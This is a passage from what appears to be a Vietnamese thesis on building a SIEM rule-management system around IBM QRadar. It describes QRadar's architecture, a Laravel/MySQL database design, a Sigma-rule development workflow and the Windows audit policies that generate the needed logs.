Là nơi thu thập các luồng dữ liệu từ mạng được giám sát. FC thường thu nhận luồng dữ liệu từ các Switch hoặc các Router và các thiết bị đó được cấu hình để có chức năng span port của Cisco hoặc sẽ sử dụng các Network Tab. Sau đó dữ liệu cũng được nén, mã hóa và chuyển về FP xử lý thông qua cổng 22. CONSOLE sẽ cấu hình cho FC lắng nghe ở cổng Ethernet được kết nối với Span Port hoặc Network Tab để thu thập luồng dữ liệu. Network Tab có ít nhất 3 cổng: Cổng A, Cổng B và cổng màn hình, một tap sẽ được chèn vào giữa hai cổng A và B, nó sẽ cho tất cả các lưu lượng mạng truy cập thông qua không bị cản trở và có một bản sao dữ liệu đến cổng màn hình để nghe thông tin, thường được sử dụng cho các hệ thống phát hiện xâm nhập, thiết bị thăm dò mạng và các thiết bị giám sát và thu thập, thường được sử dụng trong các ứng dụng bảo mật vì nó không làm ảnh hưởng tới mạng và khó bị phát hiện.

Flow Procesor

Là nơi xử lý các luồng dữ liệu, FP nhận dữ liệu từ Flow Collector và xử lý dựa trên các tập luật của FP. Sau đó, các cảnh cáo sẽ được gửi lên CONSOLE còn các sự kiện không đưa ra cảnh báo sẽ được lưu trữ tại FP và được quản lý dựa trên giao diện web của CONSOLE. Thời gian lưu trữ các sự kiện này tùy thuộc vào các cấu hình, thường là 3 tháng.

Event Collector

Là nơi thu thập nhật ký hệ thống, tiếp nhận các nhật ký hệ thống từ các thiết bị, hoặc các ứng dụng gửi về. Tại đây nhật ký hệ thống sẽ được mã hóa, nén và gửi về EP qua cổng 22. Sau đó nó sẽ được EP phân tích và xử lý.

Đối với EC có rất nhiều phương pháp lấy nhật ký hệ thống khác nhau. VD: cài đặt Agent lên các máy tính cần thu thập và gửi nhật ký hệ thống đã được chỉ định về cho EC. Tại CONSOLE người quản trị sẽ cấu hình cho EC thu nhận các nhật ký hệ thống từ các Agent này. Sau đó các nhật ký hệ thống này sẽ được quản lý dựa trên giao diện web của CONSOLE. EC chỉ có khả năng thu thập các sự kiện mà không có khả năng thu thập các luồng dữ liệu. Một thiết bị, dịch vụ như IIS thường có khoảng 20 sự kiện trên giây (20 EPS).

Event Processor

Đây là nơi xử lý các sự kiện được gửi về từ Event Collector. Các sự kiện này sẽ được xử lý thông qua các tập luật tại đây. Nếu là cảnh cáo hoặc các sự kiện từ các thiết bị an ninh đưa ra cảnh báo thì nó sẽ được gửi trực tiếp lên CONSOLE để xử lý. Nếu là các sự kiện không đưa ra cảnh báo sẽ được lưu trữ tại đây mà không chuyển lên CONSOLE. Các sự kiện được lưu trữ này tùy theo cấu hình của quản trị, thường là ba tháng cho các sự kiện không đưa ra cảnh báo. Các nhật ký hệ thống không đưa ra cảnh báo nó sẽ được quản lý qua giao diện web của CONSOLE.

Console

Là nơi xử lý, lưu trữ các sự kiện an ninh được cảnh báo, các sự kiện này được gửi lên từ Event Processor và Flow Processor. Ngoài ra tại đây còn chứa các tập luật xử lý dữ liệu, console cũng có khả năng hoạt động độc lập.


Console có hai giao diện, giao diện command line giúp người quản trị cấu hình, xử lý các lỗi hệ thống, ... và giao diện web là nơi hiển thị các cảnh báo cũng như các sự kiện thu thập được. Các cảnh báo này sẽ được lưu trữ tùy vào cấu hình quản trị trong bao lâu, thường là một năm cho mỗi hệ thống.

Năng lực hoạt động của console tùy thuộc vào nhiều các yếu tố như: Đường truyền mạng, cấu hình phần cứng, ... Khi hệ thống Giám sát an toàn mạng được thiết lập và cấu hình thì console sẽ tự động cấu hình tương ứng cho các thiết bị khác một cách chủ động sau khi kết nối vào các thiết bị thông qua cổng 22. Từ đó việc cấu hình các thiết bị giám sát an toàn mạng hoàn toàn có thể thực hiện thông qua console bằng giao diện web (cổng 443) hoặc Command line.

2.1.2. Các giải pháp triển khai

Qradar SIEM là một giải pháp phù hợp với các doanh nghiệp lớn, cũng như với các doanh nghiệp vừa và nhỏ. Qradar có thể được triển khai theo hai giải pháp là: Tập trung và Phân tán.

Giải pháp tập trung




Hình 2.1. Mô hình triển khai giải pháp tập trung

Mô hình hệ thống Qradar tập trung như hình chỉ có một thiết bị duy nhất là Console (All in one). Thiết bị này đã được tích hợp sẵn các thiết bị EP, FP, EC, FC. Nhật ký hệ thống và luồng dữ liệu được gửi trực tiếp lên thiết bị này mà không cần thông qua các thiết bị khác.

Console có khả năng hoạt động độc lập và có chức năng tương ứng với từng thiết bị. Do vậy, khi nhật ký hệ thống được gửi về Console sẽ xử lý và trực tiếp hiển thị lên giao diện web. Hệ thống này chỉ thích hợp cho các mạng nhỏ và vừa như ngân hàng hoặc các doanh nghiệp nhỏ, cũng không cần đầu tư quá lớn về nhân lực và trang thiết bị.

Giải pháp phân tán



Hình 2.2. Mô hình triển khai giải pháp phân tán

Hệ thống giám sát an ninh mạng phân tán được xây dựng theo quy mô lớn về thiết bị và con người. Các EC và FC có thể được đặt ở rất nhiều mạng khác nhau và năng lực hoạt động của hệ thống được tính toán kỹ lưỡng sao cho

khả năng xử lý của các thiết bị đáp ứng được nhu cầu hệ thống không bị quá tải. Để thu thập nhật ký hệ thống từ các thiết bị hay ứng dụng thì trước hết EC phải được kết nối tới các thiết bị hoặc ứng dụng đó, sau đó tùy vào dạng ứng dụng hay ứng dụng mà cấu hình lấy nhật ký hệ thống sẽ khác nhau.

Với các ứng dụng thì các file nhật ký hệ thống đã có định sẵn, chế độ lưu nhật ký hệ thống dễ dàng được kích hoạt và lưu vào một thư mục nào đó trên máy tính. EC sẽ được cung cấp tài khoản, trao quyền truy cập vào thư mục và đọc các nhật ký hệ thống đó, sau đó nhật ký hệ thống sẽ được chuyển về EC. Tuy nhiên có những thiết bị không được phép thu thập nhật ký hệ thống theo cách trên như FireWall, Checkpoint, IPS, ... thì các thiết bị này luôn có tính năng “Forward Log” cho server, khi cấu hình thu thập nhật ký hệ thống người quản trị sẽ làm theo cách này.


Đối với FC, thiết bị này sẽ được kết nối vật lý với các Switch hỗ trợ Spanport và dữ liệu sẽ được gửi về FC thông qua Spanport này. Nhật ký hệ thống sau khi được EC và FC thu thập sẽ được nén, mã hóa và gửi về cho EP và FP tương ứng thông qua 2 giao thức SSH cổng 22, các nhật ký hệ thống này sẽ được xử lý tại EP, FP và được gửi lên Console những cảnh báo cần thiết, Console sẽ hiện thị chúng lên giao diện web thông qua cổng 443.

Như vậy hệ thống giám sát an ninh mạng phân tán là một quá trình xuyên suốt từ việc thu thập nhật ký hệ thống hay luồng dữ liệu tới EC, FC sau đó nhật ký hệ thống được chuyển tiếp về EP và FP rồi gửi đến Console và hiển thị lên giao diện web. Toàn bộ quá trình này đều được nén và mã hóa để đảm bảo không bị lộ khi có tấn công xảy ra. Một đặc điểm đáng chú ý khác nữa là khi kết nối giữa các thiết bị được thiết lập thì toàn bộ hệ thống được cấu hình qua thiết bị Console trên giao diện web hoặc giao diện commandline.

2.2. Thiết kế hệ thống Rules-Cross-Platform

2.2.1. Xây dựng kiến trúc hệ thống

Để đáp ứng mục tiêu của đề tài, hệ thống quản lý tập luật Rules-CrossPlatform sẽ gồm một số thành phần như hình bên dưới [Hình 2.1]. Trong đó, toàn bộ hệ thống giao diện quản trị và các mô-đun chức năng sẽ xây dựng trên nền tảng web, sử dụng laravel framework kết hợp với hệ quản trị cơ sở dữ liệu MySQL.



Hình 2.3. Sơ đồ kiến trúc thành phần của hệ thống Rule-Cross-Platform


Về mặt chức năng, hệ thống quản lý tập luật được thiết kế ở trên sẽ bao gồm một số mô-đun chính sau:

Mô-đun quản lý kịch bản/tập luật cho phép quản lý thông tin liên quan đến các kịch bản/tập luật đã triển khai cho mỗi khách hàng.

Mô-đun phân quyền truy cập cho phép quản lý và phân quyền truy cập cho người dùng trong hệ thống.


Mô-đun kết nối với hệ thống SIEM cho phép sử dụng một số thông tin xác thực như tên đăng nhập/mật khẩu, hoặc một API Token đã được cấp đủ các quyền cần thiết để có thể thu thập thông tin về tập luật đã được triển khai trên hệ thống SIEM-Qradar của khách hàng.

Về mặt thiết kế và xây dựng chương trình, toàn bộ mã nguồn hệ thống được tổ chức theo mô hình MVC (Model-View-Controller) cho phép dễ dàng quản lý và phát triển các mô-đun chức năng. Theo đó, các hàm trong lớp Route sẽ có trách nhiệm nhận các request của người dùng và chuyển nó cho lớp Controller tương ứng để xử lý. Tại đây, nó có thể gọi Model để truy vấn cơ sở dữ liệu và sau đó truyền dữ liệu nhận được cho View để hiển thị kết quả trả về lên giao diện cho người dùng. Chi tiết luồng xử lý của dữ liệu theo mô hình MVC trong Laravel có thể minh họa như hình bên dưới [Hình 2.2].



Hình 2.4. Sơ đồ luồng xử lý dữ liệu theo mô hình MVC trong Laravel

Do một số giới hạn trong Qradar-API [25] nên mô-đun trong hệ thống quản lý tập luật Rules-Cross-Platform chỉ có thể trích xuất một số thông tin cơ bản liên quan đến các luật đã được cấu hình trên SIEM. Ngoài ra, các API này sẽ không được sử dụng cho mục đích tạo mới/sửa/xoá luật trên Qradar. Thông tin chi tiết về luồng tương tác/xử lý dữ liệu được mô tả trong hình bên dưới.



Hình 2.5. Sơ đồ luồng xử lý dữ liệu giữa hệ thống quản lý tập luật và QRadar

Trong đó, luồng tương tác và xử lý dữ liệu giữa hệ thống quản lý tập luật Rules-Cross-Platform với máy chủ SIEM-QRadar sẽ bao gồm các bước sau:

Bước 1: Người dùng nhập thông tin địa chỉ IP của máy chủ Qradar cần kết nối

Bước 2: Chọn thông tin xác thực sử dụng tài khoản (tên đăng nhập/mật khẩu) hoặc token

Bước 3: Chọn lấy thông tin danh sách các nhóm quản lý và thông tin các luật đã được triển khai trên SIEM

Bước 4: Hệ thống Rules-Cross-Platform sẽ sử dụng thư viện requests để gửi yêu cầu trích xuất các thông tin liên quan đến rules và groups trên máy chủ SIEM. Trong các request này sẽ chứa thông tin xác thực (token/tài khoản) và API

Bước 5: Hệ thống Qradar kiểm tra quyền của tài khoản/token và gửi trả dữ liệu về dưới dạng JSON nếu thông tin xác thực hợp lệ

Bước 6: Hệ thống Rules-Cross-Platform nhận response và tiến hành xử lý, phân tách dữ liệu rồi lưu vào tệp Excel, trả lại kết quả cho người dùng

Kết quả nhận được là một tệp Excel chứa danh sách các luật đã được cấu hình trên máy chủ Qradar và các nhóm quản lý chúng.

2.2.2. Thiết kế cơ sở dữ liệu

Trong hệ thống quản lý tập luật Rules-Cross-Platform, dữ liệu sẽ được tổ chức lưu trữ dưới dạng các bảng. Mỗi bảng lại có mối quan hệ ràng buộc lẫn nhau thông qua các khóa trong cơ sở dữ liệu quan hệ. Thông tin chi tiết về các trường trong mỗi bảng dữ liệu sẽ được đặc tả bên dưới [Bảng 2.1].

Bảng 2.1. Bảng đặc tả cơ sở dữ liệu của hệ thống Rules-Cross-Platform

Tên trường	Kiểu dữ liệu	Ý nghĩa
Bảng tatic		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi tatic trong CSDL
code	TEXT(6)	Bắt buộc, có giá trị duy nhất, là mã tương ứng của mỗi tatic
name	TEXT(255)	Bắt buộc, là tên của mỗi tatic
description	TEXT	Mô tả thông tin chi tiết cho mỗi tatic
reference	TEXT	Tài liệu tham chiếu


Bảng technique		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi technique trong CSDL
code	TEXT(10)	Bắt buộc, có giá trị duy nhất, là mã tương ứng của mỗi technique
name	TEXT	Bắt buộc, tên của mỗi technique
description	TEXT	Mô tả tóm tắt về technique
reference	TEXT	Tài liệu tham chiếu
Bảng category		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi category trong CSDL
name	TEXT	Bắt buộc, là tên của category
code	TEXT	Bắt buộc, có giá trị duy nhất, là mã dùng để gán cho mỗi category
description	TEXT	Mô tả tóm tắt thông tin về category
created_at	DATE	Thời gian tạo bản ghi trong CSDL
updated_at	DATE	Thời gian cập nhật bản ghi trong CSDL
Bảng usecase		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi usecase trong CSDL
name	TEXT	Bắt buộc, là tên của mỗi usecase
code	TEXT	Bắt buộc, có giá trị duy nhất, là mã dùng để gán cho mỗi usecase
description	TEXT	Mô tả thông tin về usecase
sigma_rule	TEXT	Tên tệp sigma mô tả các kỹ thuật tấn công sử dụng trong usecase
Bảng usecase_category		

id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi bản ghi trong CSDL
uc_id	INT	Bắt buộc, khóa ngoại. Tham chiếu tới id trong bảng usecase
category_id	INT	Bắt buộc, khóa ngoại. Tham chiếu tới id trong bảng category

Bảng usecase_tatic		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi bản ghi trong CSDL
uc_id	INT	Bắt buộc, khóa ngoại. Tham chiếu tới id trong bảng usecase
tatic_id	INT	Bắt buộc, khóa ngoại. Tham chiếu tới id trong bảng tatic
Bảng usecase_technique		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi bản ghi trong CSDL
uc_id	INT	Bắt buộc, khóa ngoại. Tham chiếu tới id trong bảng usecase
technique_id	INT	Bắt buộc, khóa ngoại. Tham chiếu tới id trong bảng technique
Bảng rules		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi bản ghi trong CSDL
name	TEXT	Bắt buộc, là tên của rules
usecase_id	INT	Bắt buộc, khóa ngoại. Tham chiếu đến id trong bảng usecase
description	TEXT	Mô tả thông tin tóm tắt về rules
severity	TINYINT	Mức độ nguy hiểm. Có giá trị từ 1 đến 4 ứng với mức từ Low -> Medium -> High -> Critical
deployed	TINYINT	Cho biết rules đã cấu hình cho khách hàng chưa dựa trên 2 giá trị 0 (chưa) và 1 (có)
log_source	TEXT	Cho biết rules áp dụng trên loại Log Source nào
signature	TEXT	Dấu hiệu tấn công trong rules
is_activated	TINYINT	Cho biết rules đã cấu hình trên hệ thống của khách hàng nhưng có được kích hoạt hay chưa
whitelist	TEXT	Mô tả các điều kiện được whitelist giảm cảnh báo sai
reference	TEXT	Tài liệu tham chiếu
alert_name	TEXT	Tên cảnh báo nếu rules bị trigger

created_at	DATE	Ngày tạo mới rule trên CSDL
updated_at	DATE	Ngày cập nhật rules trên CSDL
Bảng users		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi bản ghi trong CSDL
username	TEXT	Bắt buộc, có giá trị duy nhất, là tên tài khoản người dùng trong hệ thống
email	TEXT	Địa chỉ email của người dùng
password	TEXT	Bắt buộc, là mật khẩu của người dùng được lưu ở dạng mã băm
full_name	TEXT	Tên đầy đủ của người dùng
telephone	TEXT (12)	Số điện thoại của người dùng
description	TEXT	Thông tin mô tả về người dùng
avatar_path	TEXT	Ảnh đại diện của người dùng
created_at	DATE	Ngày tạo mới bản ghi trên CSDL
updated_at	DATE	Ngày cập nhật bản ghi trên CSDL
Bảng rules_users		
id	INT	Bắt buộc, khóa chính, có giá trị tăng dần. Dùng để định danh cho mỗi bản ghi trong CSDL
rule_id	INT	Bắt buộc, khóa ngoài. Tham chiếu tới giá trị id trong bảng rules
user_id	INT	Bắt buộc, khóa ngoài. Tham chiếu tới giá trị id trong bảng users


Dựa vào cấu trúc của các bảng, ta có sơ đồ mối liên hệ giữa các bảng trong cơ sở dữ liệu của hệ thống quản lý tập luật Rules-Cross-Platform.



Hình 2.6. Sơ đồ quan hệ giữa các bảng trong cơ sở dữ liệu của hệ thống

2.2.3. Quy trình xây dựng tập luật sigma-rules

Thông thường, mỗi kịch bản/luật sẽ được xây dựng dựa trên một kỹ thuật tấn công theo MITRE ATT&CK [2]. Chúng có thể được chia nhỏ ra theo từng nền tảng/dịch vụ như Linux (Auditd, OSQuery), Windows Event Logs/Sysmon hoặc có thể được gộp chung lại dựa trên các đặc điểm chung của nhiều kỹ thuật tấn công khác nhau. Ngoài ra, chúng còn được xây dựng dựa trên các luật đã có trên hệ thống SIEM của khách hàng, hoặc là từ kinh nghiệm, tri thức được đúc rút trong quá trình điều tra và xử lý sự cố của bản thân em trong thực tế. Để xây dựng được thư viện tập luật chuẩn gồm các luật theo định dạng sigma-rules, em đề xuất thực hiện theo các bước trong quy trình như sơ đồ bên dưới.



Hình 2.7. Quy trình các bước xây dựng tập luật sigma-rules

Trong đó, bước chuẩn bị sẽ bao gồm việc dựng máy ảo chạy Windows/Linux trên hệ thống ảo hóa và tạo các bản snapshot ghi lại trạng thái ban đầu của hệ thống. Các bản này sẽ cần thiết trong trường hợp việc chạy thử

các kịch bản phát sinh một số lỗi nghiêm trọng gây hỏng máy chủ. Các bước tiếp theo trong quy trình sẽ gồm:

Bước 1: Cài đặt và cấu hình nguồn logs trên máy chủ gồm có cấu hình Windows GPO, cài đặt và cấu hình Sysmon trên Windows, hoặc Auditd/OSQuery trên Linux theo cấu hình đã đề xuất.

Bước 2: Xác định tên Usecase cần xây dựng theo technique của MITRE ATT&CK.

Bước 3: Thực thi các hành vi tấn công theo Atomic RedTeam [1] hoặc từ một số nguồn Threat Intelligence khác.

Bước 4: Thống kê các sự kiện liên quan và các trường thông tin cần chú ý. Ví dụ như thực thi các câu lệnh tấn công thì cần kiểm tra thông tin về tiến trình được khởi chạy với sự kiện có EventID = 4688 trong Windows Event Logs, hoặc

EventID = 1 trong logs của dịch vụ Sysmon. Các hành vi liên quan đến cài đặt dịch vụ thì cần kiểm tra sự kiện có EventID = 7045.

Bước 5: Dựa trên các sự kiện liên quan tới Usecase đã thu thập ở trên, tiến hành tổng hợp các dấu hiệu đặc trưng được ghi lại trong logs theo chuẩn sigmarules.

2.3. Cấu hình nguồn logs trên Windows và Linux

2.3.1. Cấu hình Windows Policy

Dựa trên việc nghiên cứu các chính sách kiểm toán [8] và danh sách một số sự kiện quan trọng [20] trên hệ điều hành Windows, em đề xuất cần cấu hình một số chính sách sau trên máy chủ để có thể sinh đủ các logs cần thiết phục vụ cho việc giám sát và xử lý sự cố.

Bảng 2.2. Bảng các audit policy cần kích hoạt để sinh logs cho Windows

a) Cấu hình GPO Audit				
Truy cập đường dẫn: Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > System Audit Policies – Local Group Policy Object.				
Subcategory	Inclusion Setting	Note	Description	Event ID(s)

Category: Account Management			Category liên quan đến quản lý tài khoản.	
Audit Other Account Management Events	Success		Ghi log các sự kiện liên quan tới tài khoản khác chưa bao gồm trong category này.	4782, 4793
Audit Security Group Management	Success		Ghi log các sự kiện liên quan đến các nhóm security group.	4727, 4728, 4729, 4730
Audit UserAccount Management	Success		Ghi log các sự kiện liên quan đến tài khoản người dùng.	4720, 4722, 4723
Category: Detailed Tracking			Ghi lại chi tiết hành vi của một số subcategory.	
Audit Process Creation	Success		Ghi log các tiến trình được khởi chạy thành công trên hệ thống.	4688, 4696
Category: Logon/Logoff			Category liên quan đến sự kiện đăng nhập, đăng xuất.	
Audit Account Lockout	Failure		Ghi log các sự kiện đăng nhập thất bại do tài khoản bị khóa.	4625
Audit Logon	Success		Ghi log các sự kiện đăng	462

	s and Failure		nhập thành công hoặc thất bại.	4, 462 5, 464 8, 467 5
Audit Special Logon	Success		Ghi log sự kiện đăng nhập đặc biệt, ví dụ đăng nhập với quyền Administrator.	469 4, 467 2
Category: Object Access			Category liên quan đến các sự kiện truy cập đối tượng.	
Audit Registry	Success	Cần nhắc	Ghi log các hành vi cố gắng truy nhập các khóa registry.	466 3, 465 6
Audit File Share	Success	Cần nhắc	Ghi log liên quan đến dịch vụ chia sẻ tệp trên Windows. Cần nhắc vì có thể sinh nhiều log.	514 0, 514 2, 514 3
Category: Policy Change			Category liên quan đến các sự kiện thay đổi chính sách.	
Audit Audit Policy Change	Success		Ghi log các sự kiện thay đổi policy trên hệ thống.	471 9, 490 2
